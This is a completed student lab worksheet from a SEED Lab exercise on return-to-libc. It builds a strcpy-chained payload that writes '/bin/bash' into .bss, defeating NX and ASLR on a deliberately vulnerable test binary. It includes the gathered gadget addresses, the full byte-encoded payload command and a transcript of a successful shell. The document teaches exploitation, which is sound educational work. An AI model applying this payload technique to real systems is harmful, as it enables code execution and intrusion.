Lab : Return to libc, Part 2

Overview

We now continue dealing with programs and operating systems that cannot execute code on the stack, a condition often referred to by the abbreviation NX.

We will be working in your 16.4 SEED Lab Ubuntu VM, so start that now and open a terminal window.

GATE 5

We still have more work to do to create reliable NX exploits. One further generalization will give us the means to exploit stack buffer overflow vulnerabilities with both NX and ASLR enabled at the same time. Keep detailed notes below (place your comments in between the provided horizontal lines); you will be referring to these in the future to do your work.

We will use the same ans_check7.c source code, but we are going to compile it with static linking to avoid the possibility that our libc functions will be at addresses ending with “ascii armored” values such as \x00 or \x20. (You know why those addresses are a problem for us here, right?) Compile a statically linked binary with the following command:

```
gcc -g -static -fno-stack-protector ans_check7.c -o ans_check7_static
```

Ensure that ASLR is turned on, and show your work here:

[03/02/22]seed@VM:Byeongchan$ cat /proc/sys/kernel/randomize_va_space 2
[03/02/22]seed@VM:Byeongchan$ gcc -g -static -fno-stack-protector ans_check7.c -o ans_check7_static
[03/02/22]seed@VM:Byeongchan$

In Part 1, Gate 4, we used the return-to-libc technique to direct the flow of execution to a sequence of instructions that opened a shell. The primary benefit of this technique is that it removes the need to execute shellcode on the stack; instead, it leverages code already present in the binary.

Our payload had the following structure (where & is the address-of operator).

```
PADDING | &system() | &exit_path | &cmd_string
```

The first two values are addresses of code that are found at stable, non-randomized locations, even when ASLR is enabled. Furthermore, the address of `system()` needs to be positioned within the payload so that it overwrites the return address on the stack.

The third and final value is the address of a properly terminated string containing the command line that we wish to execute. In our examples, we use "/bin/bash". In our previous exercise, we used the environment variable SHELL, which contains our desired string, but we needed to disable ASLR to ensure that the SHELL variable (which is placed on the stack as the program is first loaded, and is thus at a random location with ASLR enabled) would always appear at the same address. With ASLR enabled, we need another way.

As discussed in the lecture, we can use the return-to-libc method to construct our desired string at an address of our choosing.

In particular, we can construct a build-string payload with the following organization.

```
&strcpy | &pop-pop-ret | str_loc_1 | src_byte_addr_1
&strcpy | &pop-pop-ret | str_loc_2 | src_byte_addr_2
...
&strcpy | &pop-pop-ret | str_loc_n | src_byte_addr_n
```

Where

- `&strcpy` is the address of the strcpy libc function, which will be used to create our desired string by copying one character at a time,
- `&pop-pop-ret` is the address of a pop-pop-ret instruction sequence in our binary,
- `str_loc_1` is our chosen destination string address,
- `src_byte_addr_i` is the address containing the byte representation of the i^{th} character in our target string, and
- the `&strcpy` on the first line is positioned within the payload to overwrite the return address on the stack.

Make sure you understand what each line in this payload does, and why we need the pop-pop-ret instruction sequence. If you are not sure, ask! Put a brief explanation below:

&strcpy : Jump to this address to exploit this string copy function.
&pop-pop-ret : It is needed to proceed to the next strcpy function. After executing strcpy function, it also look up returns address to execute next command. However, we put the address of pop-pop-ret, so the system calls pop-pop-ret function. And then, it pops the stack value twice and return and then, there is the place for address of another strcpy function.
str_loc_1 : The target address where 'open the shell code command' resides.
str_byte_addr_1 : The ascii code we want to copy.

The new payload we develop will have the following structure.

`PADDING | build-string-payload | &system() | &exit_path | &cmd_string`

We can now gather the addresses we need to build this payload.

GATE 6

First, let's find addresses for &`system()` and `&exit_path` in our new binary. The labels for libc functions look different in a statically compiled binary like ans_check7_static, so you are looking for the address of label `__libc_system` here. Put the two addresses below (no need to re-explain how you found these two because you did so in Part 1):

`&system()`: 0804eef0
`&exit_path`: 0806cf93

0804eef0 <__libc_system>:
0806cf93 <_exit>:

GATE 7

Now, find the address of `strcpy()`. Remember that this line already exists in your code, so you can also use gdb to find it, but make sure you take the function address and not the address of the '*call strcpy()*' instruction. We are using a statically-linked binary, which includes some variations of strcpy(). We are interested in `__strcpy_ia32` so find and use the address of that label. Include your transcript and output below.

+ The address of strcpy : 0805b8f0

[03/02/22]seed@VM:Byeongchan$ objdump -D ans_check7_static | grep strcpy
0805b8b0 <strcpy>:
 805b8c0:	74 24	je	805b8e6 <strcpy+0x36>
 805b8d2:	75 12	jne	805b8e6 <strcpy+0x36>
 805b8de:	74 06	je	805b8e6 <strcpy+0x36>
0805b8f0 <__strcpy_ia32>:

Now, find the address of a `pop-pop-ret` instruction sequence within the binary. Include a sampling of the matching 3-instruction sequences that you find in the space below. As a rule of thumb, you might try choosing from among the available options the sequence of instructions that is nearest to the quiet exit path you chose above. In some cases, the registers used in pop instructions can cause problems; a “pop %ebx, pop %esi, ret” sequence should work. You can check Lab 4 to review how you can find `pop-pop-ret`.

+ pop-pop-ret address : 80bbc95

[03/02/22]seed@VM:Byeongchan$ objdump -D ans_check7_static | grep -B3 ret | grep -A1 pop

.
.
.
--

80bbc95:	**5b**	**pop**	**%ebx**
80bbc96:	**5e**	**pop**	**%esi**
80bbc97:	**c3**	**ret**	

GATE 8

Next, we will choose an address to serve as our string destination. Our chosen address needs to be stable, readable & writable, and capable of being safely overwritten. There are several address space locations we could choose, but in our example we will consider the .bss section of the address space.

We can find this address with the `readelf` utility which we have used in the past. Execute the following command, and include your output below (to keep it legible, you will want to use a font like Courier New and reduce the font-size to prevent line breaks.)

```
readelf -S ans_check7_static
```

```
[03/02/22]seed@VM:Byeongchan$ readelf -S ans_check7_static
There are 38 section headers, starting at offset 0xb317c:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
```

```
  [ 1] .note.ABI-tag     NOTE            080480f4 0000f4 000020 00   A  0   0  4
  [ 2] .note.gnu.build-i NOTE            08048114 000114 000024 00   A  0   0  4
  [ 3] .rel.plt          REL             08048138 000138 000070 08  AI  0  24  4
  [ 4] .init             PROGBITS        080481a8 0001a8 000023 00  AX  0   0  4
  [ 5] .plt              PROGBITS        080481d0 0001d0 0000e0 00  AX  0   0 16
  [ 6] .text             PROGBITS        080482b0 0002b0 07305c 00  AX  0   0 16
  [ 7] __libc_freeres_fn PROGBITS        080bb310 073310 000abd 00  AX  0   0 16
  [ 8] __libc_thread_fre PROGBITS        080bbdd0 073dd0 0000a5 00  AX  0   0 16
  [ 9] .fini             PROGBITS        080bbe78 073e78 000014 00  AX  0   0  4
  [10] .rodata           PROGBITS        080bbea0 073ea0 01a90c 00   A  0   0 32
  [11] __libc_subfreeres PROGBITS        080d67ac 08e7ac 000028 00   A  0   0  4
  [12] .stapsdt.base     PROGBITS        080d67d4 08e7d4 000001 00   A  0   0  1
  [13] __libc_atexit     PROGBITS        080d67d8 08e7d8 000004 00   A  0   0  4
  [14] __libc_thread_sub PROGBITS        080d67dc 08e7dc 000004 00   A  0   0  4
  [15] .eh_frame         PROGBITS        080d67e0 08e7e0 012ca4 00   A  0   0  4
  [16] .gcc_except_table PROGBITS        080e9484 0a1484 0000b1 00   A  0   0  1
  [17] .tdata            PROGBITS        080eaf5c 0a1f5c 000010 00 WAT  0   0  4
  [18] .tbss             NOBITS          080eaf6c 0a1f6c 000018 00 WAT  0   0  4
  [19] .init_array       INIT_ARRAY      080eaf6c 0a1f6c 000008 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      080eaf74 0a1f74 000008 00  WA  0   0  4
  [21] .jcr              PROGBITS        080eaf7c 0a1f7c 000004 00  WA  0   0  4
  [22] .data.rel.ro      PROGBITS        080eaf80 0a1f80 000070 00  WA  0   0 32
  [23] .got              PROGBITS        080eaff0 0a1ff0 000008 04  WA  0   0  4
  [24] .got.plt          PROGBITS        080eb000 0a2000 000044 04  WA  0   0  4
  [25] .data             PROGBITS        080eb060 0a2060 000f20 00  WA  0   0 32
  [26] .bss              NOBITS          080ebf80 0a2f80 000f6c 00  WA  0   0 32
  [27] __libc_freeres_pt NOBITS          080eceec 0a2f80 000018 00  WA  0   0  4
  [28] .comment          PROGBITS        00000000 0a2f80 000034 01  MS  0   0  1
  [29] .note.stapsdt     NOTE            00000000 0a2fb4 000b54 00      0   0  4
  [30] .debug_aranges    PROGBITS        00000000 0a3b08 000020 00      0   0  1
  [31] .debug_info       PROGBITS        00000000 0a3b28 000330 00      0   0  1
  [32] .debug_abbrev     PROGBITS        00000000 0a3e58 0000eb 00      0   0  1
  [33] .debug_line       PROGBITS        00000000 0a3f43 0000d4 00      0   0  1
  [34] .debug_str        PROGBITS        00000000 0a4017 00026d 01  MS  0   0  1
  [35] .shstrtab         STRTAB          00000000 0b2fd1 0001a8 00      0   0  1
  [36] .symtab           SYMTAB          00000000 0a4284 007ff0 10     37 862  4
  [37] .strtab           STRTAB          00000000 0ac274 006d5d 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

The output above indicates the start address of the .bss section. This is a location in memory that will be safe for us to write at run-time (ie, writing it alone won't influence program execution). However, rather than using that exact address as our string destination address, we will choose the next highest address that ends with 01 (this is so that we do not have to use an address with 00, which would prematurely terminate the string meant to contain our payload).

For example, if the start address of .bss is 0x0804a028, we would use 0x0804a031 as our string destination address. Write your chosen address between the following lines.

+ My address would be : 080ebf91

```
[26] .bss              NOBITS          080ebf80 0a2f80 000f6c 00  WA  0   0 32
```

This corresponds to `str_loc_1` in your build-string payload (and, indeed, `&cmd_string` in the overall payload); add one to this address and you have the value for `str_loc_2`, and so on.

GATE 9

Finally, we need to assemble the addresses of the characters that will be used to create our string. Recall, we need to find all of the characters in our chosen string, “/bin/bash”, at locations within our binary.

The table below will record the addresses we find for each of the characters that we need.

Character	Hex representation	Payload tag	Address
/	2f	src_byte_addr_1, src_byte_addr_5	0x080bbef1
b	62	src_byte_addr_2, src_byte_addr_6	0x080bbef2
i	69	src_byte_addr_3	0x080bbff0
n	6e	src_byte_addr_4	0x080bbff1
a	61	src_byte_addr_7	0x080bbf60
s	73	src_byte_addr_8	0x080bbfd0
h	68	src_byte_addr_9	0x080bbf53
<null terminator>	00	src_byte_addr_10	0x080bbea1

Once again, we can use the `readelf` utility to do this job. There are other ways, but this works just as well as any other. In the readelf output above, you can see that each section has a number. If we use those numbers in place of the variable `i` in the command below, we will obtain a hexdump of that section, including addresses. (Remember, in this output format, the address you see on the left corresponds to the left-most byte on that line!)

```
readelf -x i ans_check7_static
```

Use the command line above to iterate through the sections. When you find a section that looks like a promising source of characters, include the command line and output below. As you may have discovered already, it is easier to use a fixed font like Courier New for this output, and to reduce the font size, in order to preserve formatting and keep the output legible. And remember to avoid choosing addresses ending in \x00 or \x20!

```
[03/02/22]seed@VM:Byeongchan$ readelf -x 10 ans_check7_static > a
[03/02/22]seed@VM:Byeongchan$ vi a
Hex dump of section '.rodata':
  0x080bbea0 03000000 01000200 666f7274 792d7477 ........forty-tw
  0x080bbeb0 6f005573 6167653a 20257320 3c616e73 o.Usage: %s <ans
  0x080bbec0 7765723e 0a005269 67687420 616e7377 wer>..Right answ
  0x080bbed0 65722100 57726f6e 6720616e 73776572 er!.Wrong answer
  0x080bbee0 21004162 6f757420 746f2065 78697421 !.About to exit!
  0x080bbef0 002f6269 6e2f6461 7465002e 2e2f6373 ./bin/date.../cs
  0x080bbf00 752f6c69 62632d73 74617274 2e630046 u/libc-start.c.F
  0x080bbf10 4154414c 3a206b65 726e656c 20746f6f ATAL: kernel too
  0x080bbf20 206f6c64 0a000000 5f5f6568 64725f73  old...._ehdr_s
  0x080bbf30 74617274 2e655f70 68656e74 73697a65 tart.e_phentsize
  0x080bbf40 203d3d20 73697a65 6f66202a 474c2864  == sizeof *GL(d
  0x080bbf50 6c5f7068 64722900 46415441 4c3a2063 l_phdr).FATAL: c
  0x080bbf60 616e6e6f 74206465 7465726d 696e6520 annot determine
  0x080bbf70 6b65726e 656c2076 65727369 6f6e0a00 kernel version..
  0x080bbf80 756e6578 70656374 65642072 656c6f63 unexpected reloc
  0x080bbf90 20747970 6520696e 20737461 74696320  type in static
  0x080bbfa0 62696e61 72790000 67656e65 7269635f binary..generic_
  0x080bbfb0 73746172 745f6d61 696e002f 6465762f start_main./dev/
  0x080bbfc0 66756c6c 002f6465 762f6e75 6c6c0000 full./dev/null..
  0x080bbfd0 7365745f 74687265 61645f61 72656120 set_thread_area
  0x080bbfe0 6661696c 65642077 68656e20 73657474 failed when sett
  0x080bbff0 696e6720 75702074 68726561 642d6c6f ing up thread-lo
  0x080bc000 63616c20 73746f72 6167650a 00000000 cal storage.....
  0x080bc010 25732573 25733a25 753a2025 73257341 %s%s%s:%u: %s%sA
  0x080bc020 73736572 74696f6e 20602573 27206661 ssertion `%s' fa
  0x080bc030 696c6564 2e0a256e 00000000 556e6578 iled..%n....Unex
  0x080bc040 70656374 65642065 72726f72 2e0a0000 pected error....
  0x080bc050 53970408 46970408 39970408 30970408 S...F...9...0...
  0x080bc060 27970408 1b970408 0f970408 03970408 '...............
  0x080bc070 f7960408 eb960408 5d970408 4f555450 ........]...OUTP
  0x080bc080 55545f43 48415253 45540063 68617273 UT_CHARSET.chars
  0x080bc090 65743d00 4c414e47 55414745 00504f53 et=.LANGUAGE.POS
  0x080bc0a0 49580000 2f757372 2f736861 72652f6c IX../usr/share/l
```

```
0x080bc0b0 6f63616c 65000000 6d657373 61676573 ocale...messages
0x080bc0c0 006c6c6f 006c6c78 0049006c 6c75006c .llo.llx.I.llu.l
0x080bc0d0 6c58006c 6c64006c 6c690072 6365002f lX.lld.lli.rce./
0x080bc0e0 7573722f 73686172 652f6c6f 63616c65 usr/share/locale
0x080bc0f0 00000000 2f6c6f63 616c652e 616c6961 ..../locale.alia
0x080bc100 73004c43 5f4d4553 53414745 53002f75 s.LC_MESSAGES./u
0x080bc110 73722f73 68617265 2f6c6f63 616c652d sr/share/locale-
```

Use this output to fill in the addresses in the table above.

GATE 10

We are now ready to construct our payload using the addresses gathered above.

We will begin with our build-string payload. Construct it in the space below, beneath the template. Recall that each word needs its bytes reversed, as has been the case in each of our previous payloads. For example, an address like `0x0804a031` would be encoded `\x31\xa0\x04\x08`. Also note that the | characters are just visual aids, and should not be present in the payload. For clarity, it would be a good idea to keep this copy separated by lines, to make any errors easier to spot.

NOTE: There are many places to screw up, so you'll need to be very thorough and meticulous when building your full payload.

```
&strcpy | &pop-pop-ret | str_loc_1 | src_byte_addr_1
&strcpy | &pop-pop-ret | str_loc_2 | src_byte_addr_2
&strcpy | &pop-pop-ret | str_loc_3 | src_byte_addr_3
&strcpy | &pop-pop-ret | str_loc_4 | src_byte_addr_4
&strcpy | &pop-pop-ret | str_loc_5 | src_byte_addr_5
&strcpy | &pop-pop-ret | str_loc_6 | src_byte_addr_6
&strcpy | &pop-pop-ret | str_loc_7 | src_byte_addr_7
&strcpy | &pop-pop-ret | str_loc_8 | src_byte_addr_8
&strcpy | &pop-pop-ret | str_loc_9 | src_byte_addr_9
&strcpy | &pop-pop-ret | str_loc_10 | src_byte_addr_10


+ Building build-string-payload

/ \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x91\xbf\x0e\x08\xf1\xbe\x0b\x08
b \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x92\xbf\x0e\x08\xf2\xbe\x0b\x08
i \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x93\xbf\x0e\x08\xf0\xbf\x0b\x08
```

```
n \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x94\xbf\x0e\x08\xf1\xbf\x0b\x08
/ \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x95\xbf\x0e\x08\xf1\xbe\x0b\x08
b \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x96\xbf\x0e\x08\xf2\xbe\x0b\x08
a \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x97\xbf\x0e\x08\x60\xbf\x0b\x08
s \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x98\xbf\x0e\x08\xd0\xbf\x0b\x08
h \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x99\xbf\x0e\x08\x53\xbf\x0b\x08
0 \xf0\xb8\x05\x08\x95\xbc\x0b\x08\x9a\xbf\x0e\x08\xa1\xbe\x0b\x08
```

We can now construct and invoke our full payload using the following template, which is based on our original return-to-libc payload. (The same N value that you discovered previously will still work with your new, statically-compiled binary.

```
./ans_check7_static $(python -c "print '\x90'*N+'{build-string-
payload}'+'{&system()}'+'{&exit_path}'+'{str_loc_1}'")
```

Use the space below to build your command. (Note that you will want to run your build-string payload together on one line in this case).


```
./ans_check7_static $(python -c "print '\x90'*54 +
'\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x91\xbf\x0e\x08\xf1\xbe\x0b\x08\xf0\
xb8\x05\x08\x95\xbc\x0b\x08\x92\xbf\x0e\x08\xf2\xbe\x0b\x08\xf0\xb8\x0
5\x08\x95\xbc\x0b\x08\x93\xbf\x0e\x08\xf0\xbf\x0b\x08\xf0\xb8\x05\x08\
x95\xbc\x0b\x08\x94\xbf\x0e\x08\xf1\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xb
c\x0b\x08\x95\xbf\x0e\x08\xf1\xbe\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\
x08\x96\xbf\x0e\x08\xf2\xbe\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x9
7\xbf\x0e\x08\x60\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x98\xbf\
x0e\x08\xd0\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x99\xbf\x0e\x0
8\x53\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x9a\xbf\x0e\x08\xa1\
xbe\x0b\x08\xf0\xee\x04\x08\x93\xcf\x06\x08\x91\xbf\x0e\x08'")
```

Now, execute the command. If it did not work (ie, you don't find yourself in a new bash shell) check your payload for errors. It may take some time to find and solve all the problems. You are encouraged to use gdb to spot problems.

Include your successful transcript below and a successful exploitation (including 'echo$$' before and after) below.

```
[03/02/22]seed@VM:Byeongchan$ echo $$
2658
[03/02/22]seed@VM:Byeongchan$ ./ans_check7_static $(python -c "print
'\x90'*54 +
```

```
'\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x91\xbf\x0e\x08\xf1\xbe\x0b\x08\xf0\
xb8\x05\x08\x95\xbc\x0b\x08\x92\xbf\x0e\x08\xf2\xbe\x0b\x08\xf0\xb8\x0
5\x08\x95\xbc\x0b\x08\x93\xbf\x0e\x08\xf0\xbf\x0b\x08\xf0\xb8\x05\x08\
x95\xbc\x0b\x08\x94\xbf\x0e\x08\xf1\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xb
c\x0b\x08\x95\xbf\x0e\x08\xf1\xbe\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\
x08\x96\xbf\x0e\x08\xf2\xbe\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x9
7\xbf\x0e\x08\x60\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x98\xbf\
x0e\x08\xd0\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x99\xbf\x0e\x0
8\x53\xbf\x0b\x08\xf0\xb8\x05\x08\x95\xbc\x0b\x08\x9a\xbf\x0e\x08\xa1\
xbe\x0b\x08\xf0\xee\x04\x08\x93\xcf\x06\x08\x91\xbf\x0e\x08'")
[03/02/22]seed@VM:Byeongchan$ echo $$
5049
[03/02/22]seed@VM:Byeongchan$ exit
exit
[03/02/22]seed@VM:Byeongchan$ echo $$
2658
[03/02/22]seed@VM:Byeongchan$
```



And, with that, we have an exploit that works when both ASLR and NX are enabled.